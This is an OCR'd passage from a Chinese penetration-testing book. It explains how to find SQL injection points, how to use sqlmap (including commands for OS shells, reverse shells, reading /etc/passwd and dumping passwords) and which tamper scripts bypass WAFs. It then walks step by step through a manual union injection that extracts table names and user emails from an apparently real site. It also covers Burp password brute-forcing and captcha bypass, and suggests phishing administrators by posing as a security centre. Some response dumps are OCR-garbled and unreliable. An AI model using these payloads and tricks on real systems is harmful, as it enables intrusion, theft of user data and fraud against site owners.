


图3-8 分析了http数据包的结构



大致了解了数据包结构以后，便可以开始进行注入的挖掘了。所谓挖掘，就是判断某个参数是否可以进行注入。下面来探讨一下常见的判断方法。

1. 报错注入

一般情况下，大部分编程语言为了方便开发人员可以灵活地调试和修复其应用程序，会使用一些内置的错误处理库，从而简化调试程序的时间。而报错注入就是输入一些特殊字符使语法产生错误，从而判断是否存在注入，常见的特殊字符如下。

（1）'

（2）\

（3）;

（4）%00

（5））

（6）（

（7）#

（8）"

在提交参数时加上这些特殊字符，如果报错，那么极有可能是一个注入点，如图3-9所示。




图3-9 单引号报错实例

2. 盲注

何为盲注？其实盲注和报错注入是相对的，报错注入会返回一些数据库的具体信息，而盲注只会返回true与false两种值，从而对想得到的信息进行猜解；因此相比报错注入，盲注的效率较为低下。常见的盲注分为两种，布尔型盲注和基于时间的盲注。这两者的区别在于判断注入的条件不同。布尔型盲注是对页面响应的信息进行判断，而基于时间的盲注也就是常说的延迟注入，是对页面响应的时间进行判断。

对于布尔型盲注，在网站默认关闭错误信息时，如果这时并没有做其他处理，可以通过逻辑表达式来进行盲注。大概的原理是：如果笔者的逻辑表达式是正确的，整个SQL查询语句一定会返回结果，那么网站显示了正确的内容。基于这个原理，可以通过注入依

次获取每个字符。常见的判断方法中最经典的便是and 1=1；and 1=2了，当提交and 1=1时页面正常，and 1=2时页面不正常，则存在注入。不过，这种判断方法是针对数字型参数的，与其类似的还有or 2>1；or 1>2；xor 1=1；xor 1=2等。但对于字符型参数，常用的语句是' and '1' = 1 ; ' and '1' = 2，其判断方法和数字型相同。

对于基于时间的盲注，一般是在条件更为苛刻的情况下（例如最终进行了跳转）使用的一种注入的方式。以MySQL为例，对其的判断方法主要涉及sleep和benchmark两个函数，这里以benchmark函数为例进行介绍。

```
BENCHMARK(count,expr)
```

其作用是重复count次执行表达式expr，提交后根据其响应时间来判断表达式正确与否，是否存在注入。当然，延迟注入一般都交给工具或脚本去分析，能大大提高准确性和效率。

3.2.2 工具注入

随着注入攻击的流行，市场上工具的种类也较为繁多。常见的有sqlmap、Havij等，其中sqlmap因为免费、开源、功能强大等特点，受到了广大使用者的推崇。本节便来详细讲解Windows系统下sqlmap的使用。

1. sqlmap的安装

（1）sqlmap需要在Python环境下才能运行，因此在安装sqlmap之前需要安装Python。在Windows下，下载并运行Python的安装包，Python由于2.x版本与3.x版本性能上有一定差异，所以我们使用2.7.2版本（Python的版本问题是个很有趣的话题，各位如果感兴趣可以自己查找资料进行了解），如图3-10所示。

（2）安装完成后，需要添加环境变量。安装路径是D：\python，执行“我的电脑”→“属性”命令，打开“高级”选项卡，如图3-11所示。



图3-10 Windows环境下安装Python




图3-11 配置运行环境



（3）单击“环境变量”按钮，在path中添加D：\python（安装路径）并保存，如图3-12所示。

（4）Python安装配置完毕后，下载sqlmap的压缩包并解压，解压路径是D：\python\sqlmap\。打开命令提示符，用cd命令切换到sqlmap解压路径，试着运行一下sqlmap.py，检查其是否安装成功，如图3-13所示。




图3-12　设置环境变量




图3-13　检查是否安装成功

2. sqlmap的使用

sqlmap是一款半自动化工具，需要手动输入命令进行注入。常见的命令如下（这里假设目标URL为http://url/news?id=1）。

```
sqlmap.py -u "http://url/news?id=1" --current-user     #获取当前用户名称
sqlmap.py -u "http://url/news?id=1" --current-db       #获取当前数据库名称
sqlmap.py -u "http://url/news?id=1" --tables -D "db_name" #列表名
sqlmap.py -u "http://url/news?id=1" --columns -T "tablename"
users-D "db_name" -v 0                                 #列字段
sqlmap.py -u "http://url/news?id=1" --dump -C "column_name" -T
"table_name" -D "db_name"                              #获取字段内容
sqlmap.py -u "http://url/news?id=1" --smart --level 3 --users
                                    #smart智能 level 执行测试等级
sqlmap.py -u "http://url/news?id=1" --dbms "Mysql" --users
                                                       #dbms指定数据库类型
sqlmap.py -u "http://url/news?id=1" --users            #列数据库用户
sqlmap.py -u "http://url/news?id=1" --dbs              #列数据库
sqlmap.py -u "http://url/news?id=1" --passwords        #数据库用户密码
sqlmap.py -u "http://url/news?id=1" --passwords-U root -v 0
```

```
                                                    #列出指定用户数据库密码
sqlmap.py -u "http://url/news?id=1" --dump -C "password,user,id"
-T "tablename" -D "db_name"
--start 1 --stop 20                                 #列出指定字段,列出20 条
sqlmap.py -u "http://url/news?id=1" --dump-all -v 0
                                                    #列出所有数据库和表
sqlmap.py -u "http://url/news?id=1" --privileges #查看权限
sqlmap.py -u "http://url/news?id=1" --privileges -U "WEB_USR"
                                                    #查看指定用户权限
sqlmap.py -u "http://url/news?id=1" --is-dba -v 1  #是否是数据库管理员
sqlmap.py -u "http://url/news?id=1" --roles        #枚举数据库用户角色
sqlmap.py -u "http://url/news?id=1" --udf-inject
                                    #导入用户自定义函数(获取系统权限!)
sqlmap.py -u "http://url/news?id=1" --dump-all --exclude-sysdbs
-v 0                                                #列出当前库所有表
sqlmap.py -u "http://url/news?id=1" --union-cols #union 查询表记录
sqlmap.py -u "http://url/news?id=1" --cookie "cookie" #cookie注入
sqlmap.py -u "http://url/news?id=1" -b             #获取banner信息
sqlmap.py -u "http://url/news?id=1" --data "SearchValue=请输入关键
字&sId=1"                                           #post注入
sqlmap.py -u "http://url/news?id=1" -v 1 -f        #指纹判别数据库类型
sqlmap.py -u "http://url/news?id=1" --proxy"http://127.0.0.1:8118"
                                                    #代理注入
sqlmap.py -u "http://url/news?id=1"--string"STRING_ON_TRUE_PAGE"
                                                    #指定关键词
sqlmap.py -u "http://url/news?id=1" --sql-shell    #执行指定sql命令
sqlmap.py -u "http://url/news?id=1" --file /etc/passwd
sqlmap.py -u "http://url/news?id=1" --os-cmd=whoami #执行系统命令
sqlmap.py -u "http://url/news?id=1" --os-shell     #系统交互shell
sqlmap.py -u "http://url/news?id=1" --os-pwn       #反弹shell
sqlmap.py -u "http://url/news?id=1" --reg-read     #读取win系统注册表
sqlmap.py -u "http://url/news?id=1" --dbs-o "sqlmap.py.log"
                                                    #保存进度
sqlmap.py -u "http://url/news?id=1" --dbs -o "sqlmap.py.log" --resume
                                                    #恢复已保存进度
sqlmap.py -g "google语法" --dump-all --batch
                                     #google搜索注入点自动跑出所有字段
```



3. 对WAF的绕过

在实际注入测试中，遇到WAF（Web Application Firewall，网站应用级入侵防御系统）是常有的事，我们可以绕过WAF继续进行注入检测，本节讨论sqlmap对WAF的绕过。

在sqlmap中，用-tamper命令可以调用内置的绕过脚本，具体语法格式如sqlmap.py -u "url" -v 1 --dbs -tamper "脚本名"。表3-1是常用的脚本名及作用。

表3-1　sqlmap常用脚本名及其作用

脚　　本	作　　用
apostrophemask.py	用utf-8代替引号
equaltolike.py	like 代替等号
space2dash.py	绕过过滤'=' 替换空格字符（"）
greatest.py	绕过过滤'>'，用GREATEST替换大于号
space2hash.py	空格替换为#号、随机字符串以及换行符
apostrophenullencode.py	绕过过滤双引号，替换字符和双引号
halfversionedmorekeywords.py	每个关键字之前添加MySQL版本评论
space2morehash.py	空格替换为#号以及更多随机字符串和换行符
appendnullbyte.py	在有效负荷结束位置加载零字节字符编码
ifnull2ifisnull.py	绕过对 IFNULL 过滤
space2mssqlblank.py	空格替换为其他空符号
base64encode.py	用base64编码替换
space2mssqlhash.py	替换空格
modsecurityversioned.py	过滤空格，包含完整的查询版本注释
space2mysqlblank.py	空格替换其他空白符号(mysql)
between.py	用between替换大于号（>）
space2mysqldash.py	替换空格字符（"）（'–'）后跟一个破折号注释一个新行（'n'）
multiplespaces.py	围绕SQL关键字添加多个空格
space2plus.py	用+替换空格
bluecoat.py	代替空格字符后与一个有效的随机空白字符的SQL语句，然后替换=为like
nonrecursivereplacement.py	双重查询语句。取代predefined SQL关键字with表示 suitable for替代（例如 .replace("SELECT"、"")) filters
space2randomblank.py	代替空格字符（""）从一个随机的空白字符可选字符的有效集
sp_password.py	追加sp_password，从DBMS日志的自动模糊处理的有效载荷的末尾
chardoubleencode.py	双URL编码（不处理已编码的）
unionalltounion.py	替换UNION ALL SELECT UNION SELECT
charencode.py	URL编码
randomcase.py	随机大小写

续表

脚　本	作　用
unmagicquotes.py	宽字符绕过 GPC addslashes
randomcomments.py	用/**/分割SQL关键字
charunicodeencode.py	字符串 Unicode 编码
securesphere.py	追加特制的字符串
versionedmorekeywords.py	注释绕过
halfversionedmorekeywords.py	关键字前加注释

3.2.3　手工注入

在渗透测试中，再强大的注入工具也会有局限性，而手工注入恰恰能解决这一弱点。当然，手工注入需要渗透者对其针对的数据库语法有一定了解。不过，因为SQL注入的灵活性与多样性，如果详细深入地讲，恐怕能单独写成一本书。在这里，笔者就选取最具代表性的例子给大家示范。

（1）对渗透目标进行注入的挖掘，这里对挖掘的过程就不再赘述了。确定了注入点，便可以开始进行注入测试了，如图3-14所示。




图3-14　MySQL查询语句示例

注意：这里用到了Burp的repeater功能。

由图3-14可以看到POST下的参数topic_title存在报错注入，这里提交了单引号，返回了错误信息。

错误信息中返回了出错的查询语句如下：

```
SELECT 'aws_topic'.* FROM 'aws_topic' WHERE ( topic_title = ''' ) ORDER
BY 'topic_id' ASC
```

（2）这是一条MySQL查询语句。再来看看提交的数据位于语句的什么位置，提交xx'，可以看到查询语句如下：

```
SELECT 'aws_topic'.* FROM 'aws_topic' WHERE ( topic_title = 'xx'' )
ORDER BY 'topic_id' ASC
```



（3）确定了提交的数据所处位置，便可以用闭合语句试试。假设这里提交的是xx')#，于是查询语句就变成了：

```
SELECT 'aws_topic'.* FROM 'aws_topic' WHERE ( topic_title = 'xx') #')
ORDER BY 'topic_id' ASC
```

而#在MySQL中是注释符，所以实际上查询语句变成了：

```
SELECT 'aws_topic'.* FROM 'aws_topic' WHERE ( topic_title ='xx')
```

（4）成功闭合。因此构造的语句格式应该是：

```
') 注入语句 #
```

（5）知道注入语句的格式了，再来看看查询语句本身，因为是在WHERE后面，所以只能用联合查询或者盲注进行注入。先用ORDER BY 进行猜解，可以看到ORDER BY 16时正常返回，而ORDER BY 17时报错。因此可以构造：

```
') UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 #
```

如图3-15所示，提交后正常返回，因此可以判断是支持联合查询的。




图3-15　联合查询

（6）用user()、database()等函数代进去查询试试。

```
') UNION SELECT user(),2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 #
```

提交后，结果如图3-16所示。

```
Pragma: no-cache
Content-Length: 583

{"status":"1","res":[{"topic_id":"1521","topic_title":"
","add_time":"1421635405","discuss_count":"1","topic_de
scription":"","topic_pic":"","topic_lock":0,"focus_coun
":"ask@  .  .61.105","topic_title":"2","add_time":"3","
discuss_count":"4","topic_description":"5","topic_pic":
14","type":"15","sort":"16"}],"info":"\u6210\u529f"}
```

图3-16　查询数据库用户名

可以看到user为ask@*.*.61.105，再将user()替换成database()试试。

如图3-17所示，这里可以看到数据库为ask，接下来继续爆破表名。构造：

```
') union select group_concat(distinct table_name), 2,3,4,5,6,7,8,9,10,
11,12,13,14,15,16 from information_schema.tables where table_schema=database() #
```

```
Pragma: no-cache
Content-Length: 570

{"status":"1","res":[{"topic_id":"1521","topic_title":"
","add_time":"1421635405","discuss_count":"1","topic_de
scription":"","topic_pic":"","topic_lock":0,"focus_coun
":"ask","topic_title":"2","add_time":"3","discuss_count
":"4","topic_description":"5","topic_pic":"6","topic_lo
5","sort":"16"}],"info":"\u6210\u529f"}
```

图3-17　查询数据库名

提交后，如图3-18所示，可以看到表名已经在返回的信息中了。

```
Pragma: no-cache
Content-Length: 908

{"status":"1","res":[{"topic_id":"1521","topic_title":"","add_time":"14216354
05","discuss_count":"1","topic_description":"","topic_pic":"","topic_lock":0,
"focus_count":0,"user_related":0,"url_token":null,"merged_id":0,"seo_title":n
ull,"icon":null,"pid":0,"type":"question","sort":0},{"topic_id":"aws_active_d
e_comments,aws_article_vote,aws_attach,aws_category,aws_draft,aws_edm_task,aw
s_edm_taskdata,aws_edm_userdata,aws_edm_usergroup,aws_education_experience,aw
s_favorite,aws_favorite_tag,aws_feature,aws_fea","topic_title":"2","add_time"
n":"10","merged_id":"11","seo_title":"12","icon":"13","pid":"14","type":"15",
"sort":"16"}],"info":"\u}
```

图3-18　成功返回表名

将表名整理出来，可以清楚地看到表结构，如图3-19所示。

```
aws_active_data
aws_answer
aws_answer_comments
aws_answer_thanks
aws_answer_uninterested
aws_answer_vote
aws_approval
aws_active_data
aws_answer
aws_answer_comments
aws_answer_thanks
aws_answer_uninterested
aws_answer_vote
aws_approval
aws_article
aws_article_comments
aws_article_vote
aws_attach
aws_category
aws_draft
aws_edm_task
aws_edm_taskdata
aws_edm_userdata
aws_edm_usergroup
aws_education_experience
aws_favorite
aws_favorite_tag
aws_feature
aws_fea
```

图3-19　表结构示意图

选一个表进行爆破字段，这里选的是aws_edm_userdata，其hex值为0x6177735f65646d5f7573657264617461，因此构造如下语句：

```
')+union+select+1,group_concat(distinct+column_name),3,4,5,6,7,8,9,10,11,12,13,14,15,16+from+information_schema.columns+where+table_name=0x6177735f65646d5f7573657264617461 #
```



结果如图3-20所示。


```
.gma: no-cache
.tent-Length: 585

tatus":"1","res":[{"topic_id":"1521","topic_title":"","adc
topic_description":"","topic_pic":"","topic_lock":0,"focus
ll,"merged_id":0,"seo_title":null,"icon":null,"pid":0,"typ
topic_title":"id,usergroup,email","add_time":"3","discuss_
_pic":"6","topic_lock":"7","focus_count":"8","user_relatec
seo_title":"12}
```


图3-20　返回字段

从结果中可以看到存在id、usergroup、email三个字段，这里只暴露出email字段的数据，提交如下语句：

```
')+union+select+1,group_concat(email,0x2B),3,4,5,6,7,8,9,
10,11,12,13,14,15,16 +from+aws_edm_userdata #
```

结果如图3-21所示。


```
{"status":"1","res":[{"topic_id":"1521","topic_title":"","add_time":"1421
,"topic_description":"","topic_pic":"","topic_lock":0,"focus_count":0,"us
ull,
,2770275
"6","topic_lock":"7","focus_count":"8","user_related":"9","url_token":"10
le":"12","icon":"13","pid":"14","type":"15","sort":"16"}],"info":"\u6210\
```


图3-21　注入结果

3.2.4　注入延伸

在注入中经常会碰到的一种情况就是：注入得到的加密过的密文却解不开。对于此问题，在这里讲解几种可行的办法。

（1）利用国外的搜索引擎，往往会有意想不到的收获，最常见的是Google。

（2）用Whois查出管理员邮箱，然后发一份邮件通知管理员，让其更改密码。邮件内容无非类似于“我们是×××检测中心，您的网站存在风险，请立即修改管理员密码……”。

（3）分析Cookie。有时加密过的密文会出现在Cookie里，对于这种情况，直接用管理员的密文替换原来Cookie中的密文即可。

（4）在特定的注入环境下，有时候可以用新密文替换掉原来的密文。当然，这种方法的执行条件比较苛刻，在实际中较少碰见。

（5）利用找回密码功能。常见的是利用密保问题找回密码，对于这种情况，可以将密保问题答案注入出来，然后利用找回密码功能成功登录目标账户。

（6）逻辑缺陷。例如有些登录功能、修改找回密码功能，在数据包中直接用密文传输。这时，就可以用得到的密文进行替换，从而进行登录、更改密码等操作。

3.3 爆破

3.3.1 利用Burp进行爆破

Burp是Web渗透中用于爆破的最常用的工具，其操作极其简单，只需要简单几步即可实现爆破：抓包，设置变量，加载字典进行攻击，返回信息。本节具体讲述如何操作。

（1）对浏览器的代理进行设置，具体过程这里就不阐述了。设置完毕后，打开目标站点。

（2）如图3-22所示，这里随意使用用户名admin，密码123456登录，登录失败。在Burp中可以看到刚才登录操作的数据包，如图3-23所示。



图3-22　目标爆破页面

（3）单击Burp工具界面右上角的Action按钮，可以看到如图3-24所示的下拉菜单栏。




图3-23　登录操作发送的数据包




图3-24　Action下拉菜单栏

（4）选择Send to Intruder，单击该命令后回到Burp的主界面，如图3-25所示，可以看到主界面的Intruder选项卡会加亮显示。

（5）切换到Intruder选项卡，单击Positions选项，如图3-26所示，可以看到刚才抓到的数据包。






图3-25　数据包成send to intruder




图3-26　登录包

（6）可以看到数据包中有些字符被标注起来了，这是Burp对变量的自动判断并标注。单击Clear § 按钮，这里只对密码进行字典替换，所以选中123456，然后单击Add § 按钮。

（7）如图3-27所示，此时123456已经被设为变量了，接下来只需加载字典文件，对其进行替换，并提交数据包就可以进行爆破了。选中Payloads选项卡，单击Load按钮，进行字典文件的加载。



图3-27　设置爆破变量

（8）如图3-28所示，字典文件加载完毕，便可以进行爆破了。选中最上方Intruder选项卡，单击Start attack命令，如图3-29所示。




图3-28　字典文件成功加载




图3-29　准备开始爆破

（9）这时可以看到返回信息在不停滚动。待字典跑完后，分析返回数据Length，找出正确密码。如图3-30所示，是目标站点的爆破结果，可以看到除了admin返回的Length是370，其他的都是354，因此判断admin为正确密码。




图3-30　爆破结束

Tips：可以通过Length值的排序来快速找出数值不同的项。

当然，如今很多Web站点都有验证码。但是，验证码依旧存在被绕过的风险，利用Python Image Library、Tesseract-OCR、pytesser这几个Python第三方库，仅二值化、文字分割两个选项就能轻松识别互联网60%以上的验证码。

3.3.2　爆破在大型Web站点渗透中的作用

在对大型Web站点的渗透中，一般不会直接将目标放到主站上，而是从子站入手。大家都知道，一个大型站点一定有些内部人员登录的系统。而对于这类系统，安全往往掌握



在用户手里，因为很多安全公司认为某个系统只有固定的一些内部账号能登录，而其里面的一些操作引发的安全问题便不是那么重要了，因此开发中常常会有很多疏忽。这种情况下，内部人员密码的强弱就显得格外重要，但是弱口令仍是常发生的问题。

